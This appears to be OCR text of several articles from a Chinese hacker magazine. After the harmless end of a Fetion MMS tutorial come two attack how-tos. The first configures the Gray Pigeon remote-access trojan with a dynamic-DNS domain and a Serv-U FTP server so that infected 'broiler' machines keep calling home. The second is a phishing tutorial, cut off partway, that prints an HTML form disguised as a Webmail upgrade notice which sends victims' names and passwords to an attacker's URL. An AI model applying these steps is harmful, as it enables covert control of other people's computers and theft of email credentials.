


图14

上传完成后，点击我们刚刚上传的图片图标，就会进入图片发送页。点击转发彩信，输入对方的手机号和验证码，如图14，就会将彩图发送给对方了，图15。




图15

（文章中涉及到的软件S-Plus、飞信2006已经收录于光盘中）

菜鸟的超级养鸡法

づ★冰之狼≈

这几天，我QQ上的几个小弟一直追着问我：为什么他们使用希网配置的灰鸽子不能自动上线？为什么他们的肉鸡会自动消失？……几个问题把我都给弄得晕呼呼的（其实我也是个菜鸟而已，嘿嘿）。所以我决定介绍一下关于灰鸽子外网上线+FTP更新IP，省得那些小弟们再天天追着我问了。




图1

我们需要使用的工具有灰鸽子，申请域名使用的花生壳，还有名扬四海的Serv-U。首先来申请一个花生壳域名（免费的就足够用了），并在本机的花生壳上登录，如图1。




图2

这步的目的是为配置灰鸽子和FTP更新作准备，接着调出我们的“赤兔宝马”灰鸽子（为了节省篇幅，我就不介绍木马的配置了，大家可以参阅以前的黑客X档案杂志），生成灰鸽子的服务端程序，如图2。




图3

假如各位传播木马的技术不是很厉害的话，可以在本机上运行来看看木马是否配置成功（这可是要有牺牲精神的哟），前提是花生壳上必须要有你的帐号登录着。

OK，成功上线了，接着打开我们的另一个工具Serv-U，先点开本地服务器，然后右键点开域，如图3。在域IP地址里选择使用任何可用的IP地址，如图4，然后下一步，在域名里填入你刚才申请的域名，如图5。




图4

点下一步，在域端口号中输入21（注意，必须要用21），如图6。再点击下一步，在域类型里选存储于计算机注册表，然后点下一步，完成建域。




图5




图6




图7

在域的下方找到用户，并右键新建一个用户，如图7。用户名称、密码什么的随意填就可以了，不过可千万不要忘记了，以后要用来更新IP的。主目录是存放更新后存放IP的文件的地方，最好存放在你放鸽子的文件夹里。然后点“目录访问”，把这几个都打上勾（中间会出现一个警告，不管它，确定），如图8。然后点应用，好了，




图8

灰鸽子就配置好了。

先用你的花生壳域名配置出一个服务端，然后点自动上线。FTP 服务器填你的花生壳域名，端口填 21，用户名、密码随意，不过，用户名是一定要填的，存放 IP 的文件留空，IP 文件内容的格式是“花生壳域名：8000”，如图 9。单击“更新 IP 到 FTP 空间”，如果一次更新 IP 不成功，可以多试几次，直到更新 IP 成功为止。好了，这样你好不容易得到的肉鸡就不会无故的消失了。

其实配置木马只是学习黑客中最最基础的一步，大家还是要多多学习其它的技术，使自己的综合实力越来越强，才能更好的为中国网络的安全而奋斗！

（文章中涉及到的工具灰鸽子，花生壳，已收录在光盘中）





图 9



到 163.com 钓“鸡”去

无敌小龙（张博）

说到 163，大家最耳熟能详的应该是它的 EMail 服务了，G 级的邮件服务，280MB 的网络硬盘，还有 15MB 的附件，所以，我们这次垂钓的对象也就选择 163 的 Webmail 了。

话不多说，先来建立一个 HTML 文件，内容如下：

```
<html>
<body>
由于系统数据升级，你的部分信息需要重新设定，请在下面正常填写！
<form action="http://yoursite.com/get.asp">
请输入您的姓名
<input type=text value=李四 name=id>
</br>
请输入您的密码
<input type=password value=123456 name=password>
<input type=button value="提交">
</form>
</body>
</html>
```




图 1

将其另存为 a.html，可能会有小菜不禁要问了，写这个是做什么用的呢？当然是做钓饵了，我们双击打开这个文件，如图 1。

当然，要想更好的钓到“鸡”的话，可以将此页面做得更完美一些。不会做网页的朋友，也可以打开一个网站，选择文件，保存，然后会出现一个文件保存对话框，在类型中选择仅 HTML 文件（为了方便修改，最好找论坛登录界面的网页，如图 2、图 3）。

